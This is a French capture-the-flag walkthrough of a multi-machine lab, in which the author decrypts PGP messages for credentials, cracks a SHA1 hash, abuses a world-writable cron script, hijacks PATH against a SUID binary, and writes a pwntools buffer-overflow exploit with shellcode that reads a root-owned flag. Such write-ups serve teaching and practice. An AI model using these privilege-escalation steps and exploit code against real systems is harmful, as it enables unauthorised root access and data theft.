


Source : <https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>

Puisque le thème de page 404 Page not found, donc vous ne pouvez pas aller au lien pour activer le web Shell.



Voilà, vous pouvez voir les trois fichiers méfiants msg, private et public



-----BEGIN PGP PRIVATE KEY BLOCK-----

Version: Keybase OpenPGP v2.0.76

Comment: Passphrase "checkmate"

xcFGBG0pz7sBBADCuLH5pLeP/B6SKuo6Z93CCH06LRb2I2a/Zvzh9Q+4laNfeF3o
R9hQ7p8W43vLqsKbk/UZN53M/lu30vDbJMt0p7FqAgNh/bQVK63fhaLiAtvvve7+
iqry1fSUGhJxt18qrLVoSSqISNkmm3NHpHmSZ7sieZ6c9JW5KNTyWAYwtQARAQAB
/gkDCCJlgozN9oGHYAqVq9PSZnr8WPHgHQ2ZymFwx2WY5j7uvMBBAwuPBXvvhxryD
SoGAX2g2jjCG6Hx15zqcAaWktD0CCziQ0rum7HK7RHwKVTOn4mKhLPBQ53u8ktQr
JLQ2Zsgzm4J/dsbGsVrFd3Z/qxxYR3nTKG2M+UpZVKWv0e1lXYhdKisvIRpHUyZ
XHzyAPYvJP0df0J/kJiKjAaq/E4agGUyaMNVNqvw7Rlc7CuZ7ETEPMAe4VhaReC
43XWMO0R7B+/zV/3FqngZWUcKtdXDxrPK3yhc5GJRT2e9iGjUWRnmCcT0gIdUVJsp
2/3aUnn00XoRrFLLbWpD8P3tgZbAigvvh2JwgZpj1QIVXTeUkRMsm4LP9E3KPJ1
LAjvvJXsSn3jqVFE8ep9MzJo7aX/W65xbCYPjRiBjEEJpfN6SPQcfd+i/Tbs+n04
c7aB6EmBEz9xd0Afuxtzzp0AfHreMIwQnLxvv3YRi9IATG043xdicTNF1RvbXkg
PHRvbXLAaW5zYS1jdmwuZnI+wroEEwEKACQFamOpz7sCGy8DCwkHAXUKCAIeAQIX
gAMwAgECGQEFCAAAAAACgkQ+mixDCwwJPLEnwP5AenzrJLLFcZx4sVv/9x58puz
fv9MsoAUFJEzoGqZDYA5xmrILeCNb6qfesHbP1HxsNMHb0mw2zrCWMRCEkwBSx6
TD6TgPjiCoB7qXgoI3rFS+KoZrbtTVIVkmtsYofXQJZ5bh0jTJxmztJIDyldiT+8
u7dh07z0j+cLln5vxxnHwUYEY6nPuWEEALeF5Q1Ni38qPLnbde6jU7DQZZgcDuBz
ct7Rubdshc75h/DIBxANiA1F92TknD8KFTpFuZ/hTzTWkhfwW2ad4i3pgrn5Z0Cl
GEwZAgKn4x3Vz+v9tvICsjP39kFdeS9Yn8Jkhbus72dprzaXXrSM1GgILxVQV+jI
3qwrKvy9vZXnABEBAAH+CQMllwFQMPmMd0FgGoZBy40VeBEM3fx4tcPuZvZ8fVyu
w5Uqlrw8LUQSAw5axFd0b+KwWHnRNT/WjnAG0+aABiBLJ3xkcs9RIHYA9Q69f5U
nnFC4MSBm0j04nPk0kesQJboqQin+T05XYVmfKxKMvT2ZspnXVAEa/rn70IdIEz
Bb7L2xQ6kxYnQ8Do4Kh1bztK2IiXy0hXvLCHj0c+G00NKpcQK/uSwmZA3vGpj5+S
+8T0EDdIoGJzAnDzH6C9UpTe7CB8t77TIUJdWYnvqsvlssgrf5RkLaS8sIyWE5PL
VeNjK34sr/Ge06RJadCig+ViFJ0uCT8PKLi0vsyzJA/CMm3TteMkPJHreu+g21D
mKoptvZY6XCKFCNatTCrbtNfbtrxQGgyk2PYCe2NvSS10dRn0+cjHbSS0BS+cs6d
gXZZwSRFzxAeyl5Hf8akt/J7oQAedwkvRAQZzUKzkXPpTqJa0LM8J3KDxpjSodww
r8dYcvowKcLagwQYAQoAdwUCY6nPuWUJAAAAAIBlgCoCRD6aLEMLDAK+Z0gBBkB
CgAGBQJjqc+7AAoJEAewFCT0yETY4y8D/Rb7BtmjZ/x9ae+pR5nQPFEV9a7F2IWI
qN0ySVzRHTeUvabk3d8zeAC+BBVF/RLnzT9fwfsGLEWQM1SCqFdTMFpYzPE/o2bf
imeY2j5V3awRQJmNddj6954K69h0cus/NSYzWJ963zY5BdszDXF+PJxCo6HVwNyN
KIN9zxMCE8TjxAwD/0qG4Hsk5yYad70idp1aD/RTU037JbpwP9hRll9IbRmmWNHx
AIDLvs0PU/iUn8sC7tkIP2HoikeYy/hhZRCsQ6JQdp0Hgp6srpZWHC3z1XVfehhk
uKbDs9ACzpj7cit0GJ7Q5v9yBN0z+89V2k0yqvZT0nutWMT8qy/Wx7YIdejU0x8FG
BG0pz7sBBADEmhCoRzI4FRVfNADLwoHhQXglgmDini+EX/HtDCz2WcrUiVtBLsLd
KPPMFg5wGxn3rXtJ2F7UD6+w9RwNJVm2KwA+Fo9UcoBwkjMbA0JxrdxFsTHVq1s7
xmR8rvvgGV2ivR7YA26TAUbwXwzPUS95iBgNCNK0vunH9tirPlk5gQARAQAB/gkD
CBenYC5J0osjYBp8igQB9Ma02Cf62dHbxrZGqs2+gE+PHgCxt0TVxtovgEGKxfMv
vLaHCyZt7qRGf7/dygmzZdNMxC1SQUYDjnVufz93D4wF5dFHRc10igMsceh7TKe
Yb2SnJub6pqqmMGKR25Nlmoi4BDcd7nVeEqhB0sJ+Asv1DM00VEVfo1+q5sLIQLk
nr8ITQIwblYzV8/iimwPe3gVmb7ZTp+Zb6EFWmT3Iof00Wrf7PqbzBVLLLM2eBwA
ZQH3JIUtpKH6wLgCl2A5uwPSgm90ojNxlUCTy0LQuaMkdBn4ty1tQPqyBbnPn7+
ktp7akzn5Nckw7f8gTKeHaHwfeNW8I5mLyLTKpZJ7uh0FnYSdSqFr+ceo0mx2uhv
QqG6I70H7fTD7ADycYHLt2HD5IWeD6qWQMagJlanNfr/zuwIzYwz93Jbjn6SUxil
Awn8ZhKKGko/98uyKiSp0fTCrIYuy0yCwbH3Mc3G487HNy0idq87CwIMEGAEKAA8F
AmOpz7sFCQAAAAACGy4AqAKQ+mixDCwwJPMdIAQZAQoABgUCY6nPuWAKCRCNHPLI
keWJw1BtA/46SodZg3itUoWIAJjNoT2uPl5uorlIrN40RELxL1607uuSXMAjUEHT
adnyhClqKGWnq4prF45jeT01RnXWd+CIhZ5Ubj7QVWzrVqFDL7R912NYxuF09jVw
FOVHdA3MH0wDGSrUIRRasMMziHpguAKTF0QCxP/ehXcH20+AgjLEiZJpA/9kr6la
xJIZEmSVsi/5xvmBTN27CiJWu340j209s9uG9nzagqt+g9gi0Ywq/mS2ZMnRDvJ8
7Z5UmFmlyfuerilluXvw4DNdPLL0HLs5F3JoN8gVIJSaa8l9+5pd4G/nGE2pBj3
fbFbsaCMNxy+3v/nKIDm0+9pD6Kz2UWiXoZUIw==
=EmsL

END PGP PRIVATE KEY BLOCK

Ils sont des messages encryptés par méthode PGP. En donnant la clé publique et privée, on peut le décrypter avec l'outil PGP (ex : Kleopatra) ou en ligne.

The screenshot shows a web-based PGP decryption tool. It has four main sections:

- Receiver's Private Key (For decryption purpose):** A text area containing a long PGP private key. Below it is a "Browse..." button and a status "No file selected."
- Encrypted PGP Message:** A text area containing an encrypted PGP message. Below it is a "Browse..." button and a status "No file selected."
- Signer's Public Key:** A text area with instructions: "Paste the signer's public key here if the message is signed. ECC key is supported. (Leave this field if the message is not signed.)". Below it is a "Browse..." button and a status "No file selected."
- Decrypted Message in Plain Text:** A large text area showing the decrypted message. At the top, a yellow warning box says: "Decrypted, but incorrect fingerprint - signature not verified. If this message encrypted without signature - ignore this message." The decrypted text reads: "Hello, this is your secret login: knight - @s3cur3mdp". Below this area are two buttons: "Download decrypted text" and "Download as binary".

Between the private key and the decrypted message sections, there is a blue button labeled "Decrypt the message".

Vous avez gagné une paire de login-mdp : knight - @s3cur3mdp

Essayer de ssh vers la machine avec le login que vous avez trouvé et accédé au machine 1 de challenge Moyen-Difficile.

Maintenant on trouve l'information d'accès vers machine 2 de ce challenge.

```
knight@test3:~$ ls
flag4.txt  login.txt
knight@test3:~$ cat flag4.txt
tomy{good_knight}
knight@test3:~$ cat login.txt
bishop - 02719440e19a8e087f16d1124defc9ace9e29b29
knight@test3:~$
```

Dans répertoire de **knight** on trouver flag4.txt et login.txt

Tool to identify hash types. Enter a hash to be identified.

02719440e19a8e087f16d1124defc9ace9e29b29

Analyze

Hash:	02719440e19a8e087f16d1124defc9ace9e29b29
Salt:	Not Found
Hash type:	SHA1 (or SHA 128)
Bit length:	160
Character length:	40
Character type:	hexidecimal

```
[meta9@parrot]-[/tmp]
$john --format=raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)
[meta9@parrot]-[/tmp]
$john --show hash
?:hijohn
```

Le login est bishop – hijohn. Mais il manque l'adresse IP de machine.

On continue à chercher dans /home/knight/.ssh/known_hosts

```
knight@test3:~$ cat /home/knight/.ssh/known_hosts
172.30.150.12 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJwpC+ZD
I9efM4CE98bzlg10349YvPjGXP9IRtkpi9JnAyxloN+hdXyljAuP0vCnUauxfbYC1QUlYM4QFL0iP5w=
```

Finalement, on peut accéder à la machine2 172.30.150.12 avec login bishop - hijohn

5. Le cinquième flag :

Après avoir eu toutes les informations nécessaires pour se connecter à la deuxième machine. Lire le contenu de crontab, un cron qui fait une sauvegarde de /home/rook/data (qui contient flag5.txt) vers un autre fichier avec la commande « cp ».

On trouve un fichier flag5.txt dans /home/rook mais bishop n'a pas le droit de le lire. Cependant le fichier backup.sh est mal configuré et or qu'il est modifiable par les autres utilisateurs.

```
bishop@test3:/home/rook$ ls -lh
total 12K
drwxr-xr-x 3 rook rook 4,0K déc. 29 11:50 backup
-rwxrwxrwx 1 rook rook 53 déc. 29 11:45 backup.sh
drwxr-xr-x 2 rook rook 4,0K déc. 29 11:45 data
```

Dans le crontab on a un cronjob fait chaque 5min alors on va l'exploiter pour lire le fichier flag5.txt ;

```
bishop@test3:/home/rook$ cat backup.sh
#!/bin/bash
cp -r /home/rook/data /home/rook/backup
bishop@test3:/home/rook$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * rook /home/rook/backup.sh
```

On modifie le backup.sh

```
#!/bin/bash
cp -r /home/rook/data /home/rook/backup
cat /home/rook/data/flag5.txt > /home/rook/revealFlag
```

Après 5min on aura le contenu du flag5.txt ;

```
bishop@test3:/home/rook$ cat revealFlag
tomy{Cr0n_i5_g0n3}
bishop@test3:/home/rook$
```

6. Le 6eme flag: PATH Variable

On attaque l'utilisateur Queen

```
bishop@test3:/home/queen$ ls -lh
total 32K
-rw----- 1 queen queen 22 déc. 29 11:45 flag6.txt
-rw-rw-rw- 1 queen queen 45 déc. 29 11:45 msg
-rw----- 1 queen queen 47 déc. 29 11:45 next
-rwsr-xr-x 1 queen queen 17K déc. 29 11:45 reveal
```

Il contient quatre fichiers flag6, msg, next et reveal avec SUID de utilisateur queen.

```
bishop@test3:/home/queen$ ./reveal
Is this the real life?
Is this just fantasy?
bishop@test3:/home/queen$ cat msg
Is this the real life?
Is this just fantasy?
```

On devine que reveal est un binaire qui permet de lire msg. On peut vérifier avec «strings reveal»

```
bishop@test3:/home/queen$ file reveal
reveal: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=0252f0d7a4834413aceb
274b51f9148b93515baa, not stripped
bishop@test3:/home/queen$ strings reveal
/lib64/ld-linux-x86-64.so.2
libc.so.6
setregid
setreuid
system
```

Il nous semble que reveal est un programme C compile, avec fonction system() en appelant un command more /home/queen/msg

```
bishop@test3:/home/queen$ strings reveal
/lib64/ld-linux-x86-64.so.2
libc.so.6
setregid
setreuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
more /home/queen/msg
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7325
__do_global_dtors_aux_fini_array_entry
```


On commence l'attaque sur PATH Variable, car le command ne spécifie pas /bin/more

```
cd /tmp
echo "/bin/bash" > ps
chmod 777 ps
export PATH=/tmp:$PATH
/home/queen/reveal
```

PATH variable apres export :

```
bishop@test3:/tmp$ export PATH=/tmp:$PATH
bishop@test3:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Et devient queen :

```
bishop@test3:/tmp$ /home/queen/reveal
queen@test3:/tmp$ whoami
queen
```

Time to reveal secret :

```
queen@test3:/home/queen$ ls
flag6.txt msg next reveal
queen@test3:/home/queen$ cat flag6.txt
tomy{Path_Variable_6}
queen@test3:/home/queen$ cat next
Login for the last stage: pawn - timetopromote
```

7. Le root flag :

Cette étape sera liée au privilège du Root. Chercher un fichier SUID pour droits d'accès. Exploiter un Buffer Overflow afin d'accéder au terminal en tant que root et chercher le dernier flag qui se trouve dans /root/flag6.txt.

Utilisez la commande suivante pour trouver les fichiers avec SUID

Find / -perm -u=s -type f 2>/dev/null

Après avoir accédé autant que l'utilisateur pawn, on peut accéder au /home/pawn

```
pawn@test3:~$ ls -lh
total 16K
-rwsr-xr-x 1 root root 16K déc. 29 11:45 mount_pwn
```

mount_pwn est un binaire qui permet de mount avec le privilege de root

```
[meta9@parrot]--[~/Desktop/buffer]
└─$ ./mount_pwn
Device to mount to /mnt: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ERROR: Unable to mount
Segmentation fault
```

Le code assembleur


```

gdb-peda$ disas main
Dump of assembler code for function main:
   0x08049192 <+0>:    lea     ecx,[esp+0x4]
   0x08049196 <+4>:    and     esp,0xffffffff
   0x08049199 <+7>:    push   DWORD PTR [ecx-0x4]
   0x0804919c <+10>:   push   ebp
   0x0804919d <+11>:   mov     ebp,esp
   0x0804919f <+13>:   push   ebx
   0x080491a0 <+14>:   push   ecx
   0x080491a1 <+15>:   sub     esp,0x30
   0x080491a4 <+18>:   call   0x80490d0 <__x86.get_pc_thunk.bx>
   0x080491a9 <+23>:   add     ebx,0x2e57
   0x080491af <+29>:   sub     esp,0xc
   0x080491b2 <+32>:   lea     eax,[ebx-0x1ff8]
   0x080491b8 <+38>:   push   eax
   0x080491b9 <+39>:   call   0x8049030 <printf@plt>
   0x080491be <+44>:   add     esp,0x10
   0x080491c1 <+47>:   sub     esp,0xc
   0x080491c4 <+50>:   lea     eax,[ebp-0x2c]
   0x080491c7 <+53>:   push   eax
   0x080491c8 <+54>:   call   0x8049040 <gets@plt>
   0x080491cd <+59>:   add     esp,0x10
   0x080491d0 <+62>:   sub     esp,0xc
   0x080491d3 <+65>:   lea     eax,[ebx-0x1fde]
   0x080491d9 <+71>:   push   eax
   0x080491da <+72>:   push   0xc0ed0000
   0x080491df <+77>:   lea     eax,[ebx-0x1fdc]
   0x080491e5 <+83>:   push   eax
   0x080491e6 <+84>:   lea     eax,[ebx-0x1fd7]
   0x080491ec <+90>:   push   eax
   0x080491ed <+91>:   lea     eax,[ebp-0x2c]
   0x080491f0 <+94>:   push   eax
   0x080491f1 <+95>:   call   0x8049070 <mount@plt>
   0x080491f6 <+100>:  add     esp,0x20
   0x080491f9 <+103>:  mov     DWORD PTR [ebp-0xc],eax
   0x080491fc <+106>:  cmp     DWORD PTR [ebp-0xc],0x0
   0x08049200 <+110>:  je      0x8049214 <main+130>
   0x08049202 <+112>:  sub     esp,0xc
   0x08049205 <+115>:  lea     eax,[ebx-0x1fd2]
   0x0804920b <+121>:  push   eax
   0x0804920c <+122>:  call   0x8049050 <puts@plt>
   0x08049211 <+127>:  add     esp,0x10
   0x08049214 <+130>:  mov     eax,0x0
   0x08049219 <+135>:  lea     esp,[ebp-0x8]
   0x0804921c <+138>:  pop     ecx
   0x0804921d <+139>:  pop     ebx
   0x0804921e <+140>:  pop     ebp
   0x0804921f <+141>:  lea     esp,[ecx-0x4]
   0x08049222 <+144>:  ret
End of assembler dump.

```

Vous voyez les quatre fonctions : printf, gets, mounts et puts

```
gdb-peda$ find AAAA
Searching for 'AAAA' in: None ranges
Found 2 results, display max 2 items:
[heap] : 0x804d570 ("AAAA\n")
[stack] : 0xffffd5ac ("AAAA")
```

L'adresse première de la pile est : 0xffffd5ac

On va utiliser le Metasploit pattern offset pour trouver que la taille de la pile est 32bits.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
```

run

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q $adresse de segment
fault
```

Alors testez avec le payload 32*A + 4*B mais il ne overflow pas les Bs, car ici

```
0x08049200 <+110>: je 0x8049214 <main+130>
0x08049202 <+112>: sub esp,0xc
0x08049205 <+115>: lea eax,[ebx-0x1fd2]
0x0804920b <+121>: push eax
0x0804920c <+122>: call 0x8049050 <puts@plt>
0x08049211 <+127>: add esp,0x10
0x08049214 <+130>: mov eax,0x0
0x08049219 <+135>: lea esp,[ebp-0x8]
0x0804921c <+138>: pop ecx
0x0804921d <+139>: pop ebx
0x0804921e <+140>: pop ebp
0x0804921f <+141>: lea esp,[ecx-0x4]
0x08049222 <+144>: ret
```

réessayez avec 32*A + 8*B

```
[metasploit@parrot] (~/.desktop/buffer)
$python2 -c "print 'A'*32 + 'B'*8"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
```

```
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0x42424242 ('BBBB')
EDX: 0x17
ESI: 0xf7fc2000 --> 0x1d9d6c
EDI: 0xf7fc2000 --> 0x1d9d6c
EBP: 0x0
ESP: 0x4242423e ('>BBB')
EIP: 0x08049222 (<main+144>: ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x0804921d <main+139>: pop ebx
0x0804921e <main+140>: pop ebp
0x0804921f <main+141>: lea esp, [ecx-0x4]
=> 0x08049222 <main+144>: ret
0x08049223: xchg ax, ax
0x08049225: xchg ax, ax
0x08049227: xchg ax, ax
0x08049229: xchg ax, ax
[-----stack-----]
Invalid $SP address: 0x4242423e
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08049222 in main ()
gdb-peda$
```

Voilà on peut voir que le registre ESP est «overflowed» avec valeur 0x4242423e ou bien >BBB. Pourquoi >BBB au lieu de BBBB? A l'instruction main + 141 ESP est la valeur de ECX – 0x4. Cela veut dire, notre adresse d'injection doit plus 4 pour être exactement à ESP

```
0x0804921c <+138>: pop ecx
0x0804921d <+139>: pop ebx
0x0804921e <+140>: pop ebp
0x0804921f <+141>: lea esp, [ecx-0x4]
=> 0x08049222 <+144>: ret
End of assembler dump.
```

On commence à développer un exploit comme celui-ci (version modifiable sur github de projet)

```
#!/usr/bin/env python2

from pwn import *
#p = process("/home/meta9/Desktop/buffer/mount_pwn")

def save(contenu, file):
    with open(file, "wb") as f:
        f.write(contenu)

offset = 32

# File-reader shellcode (Linux - x86)
# from: http://shell-storm.org/shellcode/files/shellcode-73.php
shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
shellcode += "\xeb\x32\x5b\xb0\x05\x31\xc9\xcd"
shellcode += "\x80\x89\xc6\xeb\x06\xb0\x01\x31"
shellcode += "\xdb\xcd\x80\x89\xf3\xb0\x03\x83"
shellcode += "\xec\x01\x8d\x0c\x24\xb2\x01\xcd"
shellcode += "\x80\x31\xdb\x39\xc3\x74\xe6\xb0"
shellcode += "\x04\xb3\x01\xb2\x01\xcd\x80\x83"
shellcode += "\xc4\x01\xeb\xdf\xe8\xc9\xff\xff"
shellcode += "\xff"
shellcode += "/root/flag6.txt";
# exploit code

stack_addr = int("0xffffd10c", 16) + 40

payload = "A" * offset + "BBBB" + p32(stack_addr) + "\x90" * 32 + shellcode

save(payload, "payload")
log.success(hex(stack_addr))
log.success("Payload written")
```

```
└─$ ./mount_pwn < ./payload
Device to mount to /mnt: ERROR: Unable to mount
tomy{pawn_root_flag}
```

Maintenant vous pouvez lire le contenu du fichier /root/flag6.txt.

Tomy{pawn_root_flag}